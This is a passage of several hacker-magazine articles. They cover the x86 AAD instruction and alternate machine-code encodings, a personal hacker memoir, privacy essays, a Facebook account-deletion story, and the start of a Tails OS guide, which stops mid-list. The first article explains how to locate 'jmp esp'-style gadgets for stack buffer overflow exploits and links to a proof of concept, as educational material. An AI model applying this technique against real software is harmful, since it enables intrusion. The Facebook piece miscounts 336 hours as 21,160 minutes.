Back to Assembly

There are numerous layers below assembly language - like machine code, micro-code, logic gates, transistors, electrons, and probably many layers in between. One of my favorite instructions in assembly is the "ASCII Adjust AX Before Division" (AAD) instruction (and the related AAM instruction). This instruction is my favorite because it challenges many assumptions of what the instruction is intended to be used for.

The intent is to take a two byte register (AX) that has a hex value from 00 to 09 in each byte (represented in BCD encoding), and convert/pack it into the correct "binary" data into the lowest byte of that register (AL). So if the two bytes were 07 and 09 (BCD for 79), then the resulting AL register would contain hex 4F (because 4F is hex for decimal 79). This is intended to be used before a division instruction, but that's just a suggestion.

Being that a byte can hold 256 possible values and the instruction suggests just 00-09, the first question a hacker may ask is what happens when we go out of range. What if we put 1337 into those two bytes? Nothing breaks, and AL contains hex F5. Everything is working as planned, just at a much lower level (micro-code)... we will get down there soon.

Machine Code

The suggested machine code (by Intel) that an assembler (nasm, gas, etc.) should create for AAD is D5 0A. The Intel manual (Vol 2, Section 3.2, instruction AAD) explains that the 0A is hard-coded there to represent "base 10". The D5 part is the only part that represents the AAD instruction, 0A is actually just a hard-coded operand! The Intel manual even goes on to explain that this byte can be modified, just not in assembly (yep, machine code).

So if we moved 0101 into AX (our source data), and used the machine code of D5 02 (AAD with "base 2"), our result in AL is 3. This is because 11 is binary for 3 (decimal or hex). This actually occurs when run (because I test these things...). But to be clear, it's the Intel manual using the word "base". Again, a hacker may look at the above explanation for what the machine code layer of abstraction is supposed to be doing and consider what would happen if we used a D5 01 or D5 00 instruction. In other words, what does base 1 or base 0 really mean?

Micro Code

What if we set AX to 1337 and base 1 converted, or base 0 converted? Again, nothing breaks. The results are 4A and 37, respectively. Everything is still working as intended. This is mostly because "base conversion" is just an abstract way to describe the results of what the micro code is doing; it works perfectly as a base converter with proper data input. But what is it really doing? At this point, we have to trust the Intel Manual psuedocode for what its microcode is doing, because the microcode is their secret. To me, this is truly concerning; considering an instruction like RDRAND could operate in a way that could circumvent crypto functions (see *POC||GTFO* Issue 03, Article 6: "Prototyping an RDRAND Backdoor in Bochs" by Taylor Hornby).

I digress. A simplified version of what the microcode for AAD is doing is: AL = AL + (AH * base). This math assumes these values are hex, not decimal. AX is two bytes made up of AH and AL and the base is that machine code byte you supply after the D5. So to review our

first example of "base 10" converting 1337: If we put 1337 into AX, then AH is 13 and AL is 37. To work the formula; 13 * 0A (base) is BE. BE + 37 is F5. At this layer of abstraction, the instruction worked as intended.

Let's work the "base 1" conversion: 13 * 1 is 13. 13 + 37 is 4A (remember, hex). What about "base 0"? Well 13 * 0 is 0, and adding 37 to that is still 37. You could actually use the D5 00 instruction as a clever way to clear the AH register (instead of "mov ah, 0" or "xor ah, ah").

Exploitation

When employing a stack based buffer overflow, your code ends up in the stack and you have to jump to it. You may not know the address that your buffer starts at, but the esp (extended stack pointer) register does. If you can, you would want to find already existing code in the program (or libraries) you're exploiting that isn't protected by technologies such as ASLR that has an instruction similar to "jmp esp" (which would effectively jump to your exploit code). You can use frameworks like mona to find this. If you find this, you can manipulate the stack to jump to your code via "jmp esp". In order to do this, you have to make sure that this address to jump to will be at the top of the stack (part of the buffer you're controlling) before the main program returns from its vulnerable function.

When searching for this "jmp esp", you're going to be searching for the machine code. Most people use a tool like nasm_shell.rb. If you supply nasm shell some assembly, it spits back the machine code. Sometimes you won't find "jmp esp". However, you may find a code sequence like "mov eax, esp" and then a "jmp eax" (which would achieve the same result). It's rare, but we are now having to get creative. Here's the issue though: nasm_shell will give you 89 E0 for "mov eax, esp". The kicker is that 8B C4 is machine code for the exact same assembly! Knowing that assembly is too high level and knowing what machine code to search for can extend previously unexploitable vulnerabilities to exploitable ones (this is cool). A proof of concept is listed in the links section below (kitteh).

Why the 8B C4 redundancy? In x86, you can't directly do most operations (including mov) from a memory location to a memory location. You can do register to memory, memory to register, and register to register... just not memory to memory. The 89 form of MOV allows for a memory location or a register as the destination, and only a register as the source. The 8B form of MOV allows for only a register as the destination, and either a memory location or a register as the source. Note that both of these forms allows for a register as either the source or destination; hence the redundancy and hence the obscure title of this article.

Summary

Abstractions are useful, but they are almost always simplifications or at best they are standardizations. These simplifications are "lossy"; we lose control when using them. As a "user", this is completely okay; we would rather "lose control" over the tedious stuff and just get some useful work done. However, as a hacker, we like to dial the abstractions down as low as we can for complete control. By its very nature, this means that we will need to do some tedious work; there is typically no flashy immediate gratification at this level. For me, the quickest path to constructive hacking is to explore in the low level what the high level doesn't offer; diving deep into the negative space.

Resources/References/Filez

POC||GTFO (there are many other mirrors as well): `https://www.alchemistowl.org/pocorgtfo/`

"Assembly is Too High Level" blog series: `http://xlogicx.net/?cat=4`


Intel Manual: `http://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-manual-325462.pdf`

Vulnerable "cat" like program: `http://xlogicx.net/files/kitteh`

Source for kitteh: `http://xlogicx.net/files/kitteh.asm`

Exploit PoC for kitteh (run ./kitteh file.txt): `http://xlogicx.net/files/file.txt`

If you want to do nasm_shell in reverse and type machine code to get assembly (syntax: `perl m2elf.pl --interactive`): `https://github.com/XlogicX/ m2elf`



The Hacker Perspective

by 0rbytal

Hackers drive the progress of human civilization. If you look back throughout history at every catalyst in human evolution, you will see that each one stemmed from a hacker: someone or some group who examined the current conditions or situation and let their curiosity guide them to discovering a more efficient solution. Had they kept their discovery to themselves, the isolated benefit might have eventually led to a branching of the human species... but they *shared* their discovery, thereby benefiting *all* of humanity instead of just themselves. I have not (yet) provided humans any profoundly beneficial optimization, but I always share my knowledge and experiences with all who are willing to listen.

I was a late bloomer to hacking. Coming from a family heritage of military service, and growing up watching *Top Gun,* I was planning to become a fighter pilot. That plan changed when I found out I'm red/green color-deficient. This disappointing news encouraged me to pursue another interest: computers. Although I had become intrigued with computers before high school, it wasn't until I approached this fork in the road that the hacker mentality took over for me. Fortunately, taking the road less traveled has led to a more fulfilling life (thus far).

My first experience with a computer was my friend's Apple Macintosh II in 1989. When he got America On Line (AOL), I was introduced to the Internet... I was captivated. Whenever we weren't playing outside, I wanted to explore this magical machine that could connect me to people around the world. I remember wanting to spend as much time as possible playing games on my dad's PC that ran Windows 3.1, exploring the OS, and AOL.

The most significant year that set me on the course to hackerdom was 1995. It was the year Microsoft released Windows 95, the year that dreadfully entertaining *Hackers* film came out, and the year I found a copy of a book called *Masters of Deception* in the high school library. When Windows 95 came out, I spent most of my free time exploring the "easter eggs," the registry, and trying out all the "progs" in the AOL chat rooms. The advent of MP3s shifted my music addiction from physical CDs to a massive digital library. The discoveries of advances in computing through the years only fueled my curiosity....

How does the computer copy the music from my CD into a file I can share with others? How do people create these programs on AOL that allow users to circumvent their terms of service, enabling instant message (IM) and mail-bombs, and chat room scrolling? Why do things on the Macintosh look different than on the Windows PC? Are there other kinds of computers that look different from both of them?

Despite the technical absurdities and sensationalized criminal behavior in *Hackers,* the film was influential for me in several ways. During the opening scene when Dade is flying over New York and the grid of city blocks is made to look like a circuit board, the music playing is "Halcyon & On & On" by Orbital. This track initiated my love for electronic music (and inspired my handle). I ignored the ridiculous screen effects shown on their monitors and focused instead on the possibilities the film presented. It highlighted the tremendous power hackers have in this increasingly interconnected world. *That* is what captured my interest and has driven my ambitions ever since.

My first hacking experience was on the TI-83 graphing calculator. A few of my friends shared some games on it, the most popular of which was the game "Drug War." One day, instead of playing the game, I decided to look at how it was written. Scrolling through the code, I found the prices of the drugs and formulas used to calculate the profit. I discovered that I could control my payouts by manipulating these numbers! Sure, this was a juvenile exploitation, but it planted the seed of the hacking perspective that has blossomed into the life I enjoy living today.

While in high school, I explained to my father the direction my newfound obsession had taken. He informed me "the Army has jobs for people to hack government systems so they can improve their defenses." Since military service was 'in my blood,' and I could get a college degree at the Army's expense (avoiding the crippling debt of student loans), I decided to pursue one of these enchanting government hacking jobs.

In college, I spent a lot of time trying out live Linux distros like Knoppix, dyne:bolic, and PHLAK (the Professional Hacker's Linux

Assault Kit), when I should have spent more time understanding object-oriented programming. It took a few tries, but I eventually passed all of my courses required to graduate with my bachelor's degree in computer science. But I distinctly remember one day in my freshman year when I was looking up "how to be a hacker" and I found the most profound, simple, and accurate answer to my inquiry: read and practice. Knowledgeable hackers read; proficient hackers practiced - a lot.

So I went to one of the computer labs on campus and printed out *reams* of Requests for Comments (RFCs) detailing the technical specifications of protocols. I went to the library and checked out every hacking, programming, and computer-related book on the shelves. The information I absorbed from those pages I have retained better, and found more useful, than 98 percent of everything else I learned in college. And the frequent exploration of the different Linux distros paid off when I needed to recover data and passwords from locked Windows machines.

It was around this time I discovered *2600 Magazine*. The first issue of *2600* I encountered was the Fall 2000 issue depicting the person handcuffed, holding a cell phone behind his back. This discovery was equivalent to my introduction to the Internet ten years earlier. *There are people out there just like me!* I thought. I have read every issue since (even ordered a stack of back issues off of eBay), and I am now a subscriber and contributor to the hacking community.

This was also about the time I attended my first hacker conference: Interz0ne in Atlanta, Georgia. I only attended one day, but it was life-changing. Instead of reading about other curious explorers in *2600,* I was *meeting* them. Well, sort of... I'm sure my fellow introverts understand my liberal use of the word "meet." But it was awesome to be in the company of other computer enthusiasts and Internet junkies that (like me) just wanted to learn and play with every device and machine they encountered.

For ten years following graduation, I hardly used my computer science degree in my Army job. The greatest benefit I obtained from a degree in computer science was *patience*. Because I understood everything that was going on in the machine and on the network, I had the patience to wait for the processing queue to clear and become responsive once again - as opposed to the commonly observed reaction of hitting every key on the keyboard and frantically clicking the mouse. This patience allowed me to think critically, and it often produced ideas for solutions and improvements.

Although the Army didn't capitalize on the four years of academia they paid for, I continued to use what I learned in college whenever and however I could. I kept reading *2600,* I attended SkyDogCon and GrrCon, and I formed an unhealthy addiction to Reddit that has kept me informed of the continuing advances in technology and tactics. After a decade focused on leadership, the Army sent me to get a Master's degree in cyber operations. This time I approached my studies with a completely different attitude than in my undergraduate program... probably because I was finally getting to pursue my passion.

I was getting *paid* to learn cryptography, digital forensics, reverse-engineering of software, computer network exploitation and defense, system hardening, and security analysis. I was able to do my thesis research on hijacking UAVs. My graduate program was a dream come true and, while getting paid to pursue my passion, I graduated with just under a 4.0 GPA. The main difference between *this* academic adventure and my undergraduate program is that the Army planned to take advantage of this degree. I have now returned to the city that spawned my love for hacking - to do the job I set out to obtain when my dad first told me about it. The other great benefit of my graduate program is that it prepared me for several certification exams. I was able to pass the Certified Ethical Hacker (CEH) and Certified Information Systems Security Professional (CISSP) certification exams without attending any preparatory course or "boot camp."

I haven't shared my story to recruit anyone for the Army. It has worked out for *me* - but sacrificing your rights for revocable privileges (which is inherent in military service) is unpalatable for many people. I've learned to deal with it. There are myriad paths one could follow to achieve, or even exceed, the same accomplishments as I have - only *without* signing any legally binding contracts of service. But narrating my journey here may illuminate some aspiring hackers of *one* route to "serve their country," obtain diplomas and certifications without spending money on them, or get paid to hack with reasonable job security.

I like to hack. I've set up my own isolated test-network at home (ESSID: "Hacker Playground") with old Windows machines I bought from locals on Craigslist for $20 a system. This network is where I hone my reconnaissance, exploitation, and defense skills, and I've intentionally "protected" it with WEP to allow anyone in the area to hack into it and play around, too. The determined explorers will find a way in and won't quit until they've popped every box on my network.

While writing this article, I was installing Kali Linux onto a USB thumb drive and mistakenly attempted to install GRUB to my laptop's master

boot record (MBR). When it failed, I discovered that my MBR was corrupted and I've spent the last week repairing it. I mention this anecdote to illustrate another character trait found in most hackers: perseverance when facing a "road block" on the path to one's goals. Most people would cave in early and just ask/hire one of us to fix it for them. But this article wasn't finished, and I never ask anyone to do something I'm not willing to do myself.

In addition to hacking, I also like to write. So, whenever I come up with a cool idea for a hacking project, I write about it so that when I get enough free time, I can bring the concepts to fruition. Thanks to *2600,* I have a platform to share my ideas with like-minded explorers that might manifest my ideas before me - or they may become inspired to make something better. I know it will be creative hackers who develop the "next big thing" that fundamentally changes our way of life.

The latest technological advance that I find most fascinating - and which truly captures the promise of positively changing our world - is the block-chain invented by the creator(s) of Bitcoin. A cryptographer named Satoshi Nakamoto developed a peer-to-peer, consensus-based asset ledger that functions as (1) a digital equivalent of inflation-proof cash, (2) a network that allows every person with Internet access to transfer money without going through any financial institution, and (3) a permanent record of transactions that can function as proof of ownership.

The real treasure of this design is that the hacker(s) released it to humanity as Free Open-Source Software (FOSS) simply explained in a nine-page white paper. This hacker (or group of hackers?) has created a solution that puts the power of money back into the hands of *everyone,* freeing it from being monopolized and manipulated by central banks and their puppet governments. The ingenuity of Satoshi provided every person in the world the ability to create her own crypto-currency. It rendered money-transferring institutions like Western Union obsolete. It will soon make many professions irrelevant (e.g., accountants, bankers, lawyers, and judges dealing with property disputes).

This is the power of one. Whether it is one hacker, or one group of hackers: *one* can change the course of humanity. History is replete with examples of hackers that bring about a positive change that benefits *everyone*. The hacker's curiosity compels him to explore another use, a more efficient method, a clever way, or a novel approach to accomplishing the same, or a different, task. And when that hacker goes on to *share* his discovery/invention/results, his creation spreads like wildfire across all human consciousness, changing the lives of everyone and inspiring new hackers to do more, take it one step further, and make it even better.

On the other hand is what *many* can accomplish when working together *voluntarily*. Just look at the Linux community and the Tor network. The most current example of this aspect of human progress that I see as the next "game changer" is mesh networks. Once we have enough people supporting mesh networks to reach "critical mass," ISPs will become irrelevant and Internet access will truly become a supportable human right.

The developments like crypto-currencies and mesh networks put the power *back* in the hands of *the people* (where it belongs), enable more humans access to more information, and provide more resources and a broader platform to facilitate further innovation - creating a positive feedback loop. We live in the Information Age... help humanity get to the next era of human progress by assisting or supporting the developments like these.

Whether you're a veteran or nascent hacker, or just a curious reader, I hope you take away at least three nuggets of advice:

(1) Read. Watching a video is a shallow, expedient method to rapidly accomplish a trivial task that isn't really worth any deep understanding. Reading the thoughts of those who came before you will inspire you to do better, and it will lead you to genuine *understanding*.

(2) Practice. As with *everything* in life, if you want to be better at something, do it more often! But remember: Practice makes *permanent*. So ensure you are practicing correctly because habits begin as cobwebs and end up as chains.

(3) Be skeptical... doubt leads to research, and research is the only path to true knowledge. Your curiosity may lead you to validate another's claim, or it may lead to a radical, positive change in the course of human progress. Either way, you will be better off, and so will everybody else.

Stay curious - and Hack *All* the Things!

0rbytal continues to lead Soldiers in the Army's Cyber Mission Force (CMF), write about his experiences, and give back to the hacking community however he can. Since writing this article, he's developed an addiction for industry certifications (e.g., GPEN, GICSP, GPYC), somehow publish more articles, and may have tricked local security conferences into allowing him to present the content. Feel free to reach out to him on twitter @0rbytal [starts with a zero].

HACKER PERSPECTIVE submissions are still closed. We expect them to open later this year so start writing now and look for an announcement in a future issue!

MY PERSPECTIVE

by Buckminster Emptier

I decided to share my perspective after reading a letter in the Summer 2016 issue of *2600*. The letter was about smartphone apps that are not privacy invasive and the reply from *2600* was appropriate. I would like to expand on that response by sharing my philosophy of how to deal with smartphones, other invasive technologies, and people who use them.

The reply from *2600* mentions that smartphones make a myriad of very personal data available to any number of actors, including app makers and governments and "God knows who else." I think it's well-enough understood at this point that I don't need to explain that the same can be said of many desktop applications and browser add-ons, some popular proprietary operating systems, various "smart" devices, and possibly even some children's toys. (Look it up if you think I'm joking.)

But here is the point that I want to expand on: *2600* says "What's particularly sad here is that so many of us - people who really should know better - see these privacy concerns as a tradeoff." When I read this, my world sort of collapsed. Here is why:

I have always given high priority to privacy and dignity (mine and others'), and for years I've bought into the whole "be the change you want to see in the world" shtick. As such, I have eschewed all Google products (including search, which I abandoned in about 2004), all Apple products, Microsoft products, smartphones, tablets, etc. I purchase everything in cash and have never owned an actual credit card (there are ways to buy domains and other things online). I won't patronize a bar or restaurant that uses CCTV. I don't socialize with people who have smartphones or similar devices, I cover my webcam, I've physically removed my microphone, and I don't do any professional work that would further the use of proprietary software or intrusive technologies. I don't mention these things to be holier-than-thou. I mention this for two reasons:

1) To remind you that it is possible, albeit increasingly difficult, for a person to live a happy, productive life without these things.

2) To illustrate why I was heartbroken to read the letter in *2600*. It made me realize I am more alone in these choices than I had thought, and I am writing this to make my case for you to turn away from the Dark Side, join the rebellion, and to eschew these technologies as well.

Please know that I am not a technophobe. I.T. has been my trade, but I resigned in protest from a great job that I enjoyed because the company wanted to use Google Apps for Your Domain, including email. My moral stand has made getting a tech job very difficult. But the truly troubling aspect of "people who really should know better" acquiescing to closed, intrusive technology isn't a personal one. What is so awful is that if the people who should know better aren't actually doing better, then who the hell do we expect to fix things?!? Corporate executives? Politicians? End-users? C'mon, now.

It is easy to place the blame for the surveillance society on nefarious actors - very often state and corporate parties - who are motivated by power and paranoia (including misguided but sincere attempts to provide safety for their countrymen). And it is easy to blame the technologically inept. But none of these groups is actually building the global Panopticon that terrifies so many of us. We're the ones doing that - the nerds, the techs, the "computer people." The "people who really should know better" are working at jobs where we are paid to build the walls of our own prison... and then many of us go home to further feed the beast by using technologies that we know better than to patronize.

So, let's stop. Right now. Today. It's still quite possible to back up and regroup - though in a dark corollary to Moore's Law, I'd say it becomes about twice as hard every 18 months. So let's do it while we still can. You can live without the Internet, but that's beside the point because you don't have to. There is a whole world of privacy-respecting projects - operating systems, communications platforms, encryption technologies, and more - that are ready to install today. As of this writing, that includes tools like Jitsi, Enigmail, CopperheadOS. Anything that uses GPG, OTR, or ZRTP is probably doing something right. They aren't always as slick as the corporate-funded juggernauts, but that just means that they need more users and contributors. You need to install them, use them, provide good bug reports, and most of all recruit other people to use them as well. It's ridiculous to wait for a tool to become ubiquitous before you start using it. Only when enough people start using it will it become ubiq-

uitous and we techies have to be on the vanguard.

Depending on what you do for work, being the change you want to see may require you to quit your job. But first, maybe you can try to get your company to change its policies. See if they'll do things like install Linux, create reasonable data storage and data retention policies for CCTV data, etc. If they do these things, then by all means stay there and help them be better corporate citizens! Moving to the personal front, you'll almost certainly have to throw all of your surveillance devices - smartphone, tablet, smart TV, etc. - in the trash can. Or at least physically remove the permanent mic, cover the cameras, and start using libre, spy-free mobile OSes and apps.

But just as important as these is to start making changes in how you interact with people. You can start by getting off of Facebook, and maybe inviting your friends and family to join the new GNU social node or XMPP network you create for them. You joined Facebook to talk to them, right? Hopefully they love and trust you enough to try it your way now. We have some work to do to make a lot of these federated communication services work the way we want, but that work begins by moving to them full-time. For email and messaging, get off of platforms that make money by pulling data from your messages or that record or analyze your voice, and stop responding to messages that come from these domains and services. Make sure your OS and other software are free-as-in-freedom (a.k.a. libre) and try to support open hardware wherever you see it. If an application you use is only supported on Windows, stop using it! And keep writing to the company until they make a free software version and work to port it to a libre OS such as Linux. Then roll up your sleeves and start using GPG to encrypt your email - and teach your friends to do the same. GPG isn't easy but it's important and the knowledge you have once you understand it is roughly the minimum cryptographic education everyone in the modern world should have to understand when digital information can and cannot be trusted. If you already know GPG, you understand what I mean. If you decide to learn it, your world will soon make much more sense to you. Public-key cryptography should be taught in the fifth grade, no joke.

Now here's a really tough one: when you have guests in your home, start asking them to leave their smartphones in their car - or in a little faraday box you put by the door, next to where people leave their shoes. You don't have to be a jerk about it, but do give a quick and polite explanation if you're asked why, as it's our responsibility to teach the n00bs. And politely decline invitations to socialize in homes or in groups of people with smart devices that will listen to your conversation. If your reluctance to make these changes is based on a fear that you'll seem weird, shame on you. Because if society is doing wrong, then doing right will seem weird. And when it comes to technology, it is the technical people who are qualified to judge what is technologically right and wrong. As such, we have an obligation to lead the way.

Hopefully, you see that I am not suggesting you do without technological devices. On the contrary, I believe that eschewing disempowering technology is necessary in part because it will give us sufficient motivation to create the good, empowering technology that we dream of using. Those of us who are technologically savvy and intellectually curious do not need the world of commodity gadgetry nearly as much as that world needs technologically savvy and intellectually curious people. I ask again: who do you think is building all of this creepy technology? Do you think that Eric Schmidt and Keith Alexander are coding data-mining tools? Or that a bunch of Microsoft-certified A+ so-called "systems administrators" are building hardware back doors? Ridiculous! The people who are responsible for building this junk are - by and large - the same people who claim to value self-determination and technical excellence but who then acquiesce to the demands of their job, social circles, etc. because $horseshit.

Every day, more doors are closing to the lovers of liberty. I happen to think we're in the eleventh hour and there is only the slimmest of chances that the next generation won't grow up in a world that would have been considered a horrific dystopia just a decade ago. But even the slimmest of chances is a chance, and personally I'd rather go down fighting than give in like a punk. It is both futile and cowardly to expect things to change if you yourself do not start making changes. Not only is this the right thing to do, but it is the only practical solution I can see to the problem of decreasing personal power due to technological advances. Once the "people who really should know better" start leading, others will have to follow. Some will follow us because we're the people they trust to fix their computers. Some will follow because our tech will be faster, more secure, and more fun. And some will follow because they like dignity, too.

My final plea for those on the fence: try it for 18 months. That's one upgrade cycle, one missed promotion, one small sacrifice to make in order to give the part of you that desperately wants to be part of something meaningful an opportunity to shine. Anyway, you got a better idea?

OPTingOUT

by Kernal Seiden

I recently found myself wanting to delete my social media footprint from the digital world. Being in my early forties, I have only had accounts on two of the major social networks. My first was Myspace, my second was Facebook.

I have not accessed my Myspace account since Bush (W) was in office, so I'm sure it still exists out there somewhere. But it's so irrelevant now that I feel I can probably just let that one go.

For reasons I won't go into in this article, I came to the conclusion that it would be in my best interest to kick my addiction to social networking and delete my account altogether. Let's face it, with the recent Yahoo! data breach in the news, it's only a matter of time before some wiley "hacker" or disgruntled Facebook employee hacks fb and sells every man, woman and child's login info on the deep web for a stack of bitcoin.

Several times in the past, I have had the same thought, only to get frustrated in the effort to "delete" my account, only to find a "cancel" option with no trace or hint of an actual "delete" option. I looked in the Facebook settings, general settings, security settings, etc....

Now many of you have probably been down this same road, and you know that the "cancel" option lets you suspend your Facebook account, after jumping through several hoops. Facebook makes it difficult and annoying to cancel your account, and when you finally give your arbitrary reason and several attempts at entering the correct "captcha" string, your account is happily asleep. I'm sure you all know the process of "*un*-canceling" your account is as easy as logging back in. The first time I did this, it only mildly registered in my thoughts... "surely it is possible to actually delete my account... next time I'll look deeper and figure it out." I have canceled my account at least a dozen times over the years, and every time I did, I got more and more frustrated with the process, and frustrated with the apparent fact that deleting was an impossibility. Every person I know thinks the same thing, that complete deletion is not possible.


About a month ago, the frustration finally got to me, and I decided to tackle this problem once and for all. "There must be a way," I told myself. "There must be a way to actually 'delete' my account." So I dug, I clicked on every setting option on my Facebook app. Found nothing. I deleted the app and logged in through Chrome. Found nothing. I clicked on the Chrome option "request desktop" so I could navigate Facebook as if I were on a computer instead of my Android. Found nothing. I logged on from an actual computer. Found nothing. My frustration was building. Then, I had an epiphany. I Googled it. I don't remember the actual search I typed, but it was something like: "How do I delete my Facebook". Google gave me a search result and a link. It was still rather convoluted and hard to figure out. It linked to a Facebook page with about three paragraphs talking about deleting your account. The end of the second paragraph said something to the tune of: "If you want to delete your account, let us know." I didn't notice at first, but the "let us know" was a link. I clicked that link, and in true Facebook fashion, had to jump through hoops, enter my current Facebook password, a captcha, and shazam! My account was deleted... sort of.

Facebook claims that it takes up to 14 days to accomplish the task of deleting my account. Huh??? Wait... *what???*

I have at least a terabyte of data on my computer and various thumb drives. Pics, PDFs, software, etc. I could delete every byte of data I have in a matter of minutes, and you're telling me the talented, genius, plugged-in programmers and hackers that work for Facebook need up to 14 days to delete my little account. Now, keep in mind, I'm no popular teenage girl with 3000 plus friends, three million plus selfies, who knows how many *un*-deleted messages from Messenger.... I'm a mild mannered 40ish guy with around 120 or so friends, about 50 pics, and three videos of me practicing my guitar. And Facebook is going to need up to 14 days to delete my account? You're telling me it takes up to 336 hours to delete my account? It takes up to 21,160 minutes.... I'm sorry. It just frustrates me to no end that Facebook would tell such an obvious lie about the time it takes to delete anything digital. And doubly frustrating that the general public will probably just believe that egregious statement. The fact is, Facebook uses this 14-day lie to tempt users into logging back in.

Anyway... it has been around 20 days now. I got my girlfriend to look at her Messenger to see how my old messages looked. To my dismay, the messages are still there. I really didn't expect them to go as far as to delete my old messages from other people's accounts, but I had hoped that at the very least the messages would say "Facebook user" instead of my name.

In conclusion, I know that in the times we live in, erasing my entire digital footprint is close to, if not impossible. However, I am still on my mission to at least rid the digital world of my Facebook identity. I may never reach my goal and, in the end, I will probably give up and start a new Facebook.



"Privacy" by Jason Hickey is licensed under CC BY 2.0

by DocSlow

Thirty years ago, we had no smart phones, and Tim Berners-Lee was still three years away from inventing the World Wide Web. If we needed to research a topic, we went to the library. Communication with friends consisted of either randomly meeting them in person (meat-space), or calling them on an analog (wired) phone to set up a meat-space meeting. While shortwave radio communication was available, it was largely relegated to a handful of geeks, and "The Clapper" was the closest thing we had to an IoT device.

And we did just fine. We maintained far greater security, anonymity, and privacy than anyone in today's world. We were far more at peace with ourselves, too. We weren't rolling out of bed and immediately accessing social media on our "smart" devices to see what our imaginary "friends" might have said while we were asleep. We didn't sit in front of our laptops all morning in our pajamas bouncing between reading less-than-credible news websites and the latest posts of happy memes on social networks. We got up, showered, and made breakfast. It was a good life, and guess what? It still exists.

Now I'm not saying that I'm an old technophobe (although I did live back when there were still rotary phones)... to the contrary, I indulge in the latest tech as much as or more than the next person. But there is a way to balance an analog and digital lifestyle and not compromise personal security. The more our liberties and rights are infringed upon, compromising our privacy and security, the more we need the tools to secure such liberties. And it doesn't mean we need to go back to the Bronze Age to do it. In certain situations, I will use tools that are clearly an antiquated representation of our modern technology. Yes, I'm the nutjob you've seen at the hacking conferences sporting an old flip phone and furiously typing away on my AlphaSmart 3000. These things still work well, and afford us the comfort of knowing we're not vulnerable to the overabundance of digital hacks so prevalent today. But when I get back to my comfort zone, I'll fire up my laptop, download the day's notes from my AlphaSmart via USB cable (the 3000 has no wireless like the later Dana version), and power on my Android phone. Back to being among the living!

So how do we maintain that level of comfort with our present technology? We can, with some certainty, only if we carefully utilize the best present technology and strictly adhere to the so-called "best practices" of security.

Basic Anonymity and Privacy

Even if you feel relatively certain you aren't in need of total anonymity, there are rules being thrown out the window that allow your Internet Service Provider (ISP) to collect your browsing information, and freely share it with anyone or any organization it wishes. Recent rulings by the FCC indicate that your Internet Service Provider (ISP) may gather this data and do with it what it wishes.

Real World Security

Today's idea of computer security is but a farcical mess. Everyone is told that they can be secure if they only add on several prophylactic applications designed to protect the flawed operating systems they are so beholden to - mainly because they have been conditioned to believe that these operating systems are their only

choice. These operating systems are continuously vulnerable because of their inherently flawed architecture - and can never be protected simply by adding the defensive sheaths of third-party applications.

The first thing we want to do is adopt a stateless operating system.

Operating System and Hardware

The very first consideration is to choose the operating system that will accommodate the hardware of choice for attaining anonymity. Our OS dictates the hardware we will choose. While there are a handful of operating systems that attempt to achieve complete anonymity, the OS we'll be using is called "Tails." Tails is an exclusively live system that aims to preserve your security, privacy, and anonymity. It helps you to use the Internet anonymously and circumvent censorship almost anywhere you go and on any computer, but leaves no trace unless you ask it to explicitly. It is a complete operating system designed to be used from a DVD, USB stick, or SD card (micro preferred) independently of the computer's original operating system. It is free software and is based on Debian GNU/Linux. Tails comes with several built-in applications pre-configured with security in mind: Tor web browser, instant messaging client, email client, office suite, image and sound editor, etc.

Tails OS should work on any reasonably recent computer manufactured after 2005. Here is a specific list of requirements:

